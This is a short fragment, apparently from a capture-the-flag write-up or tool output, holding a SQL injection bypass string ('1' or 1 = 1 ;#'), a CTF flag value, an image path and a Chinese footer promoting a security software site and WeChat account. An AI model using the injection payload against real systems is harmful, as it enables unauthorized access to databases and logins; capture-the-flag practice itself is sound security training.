1' or 1 = 1 ;#
CTF2{efe1952b-0990-49ee-ae16-6dafd9e4fe0e}
-------------------------------------------
软件发布网址: 随波逐流信息安全网
http://www.1o1o.xyz
微信公众号:长弓三皮
--------------------------------------------

你若喜欢,为“长弓三皮”点个赞和在看哦 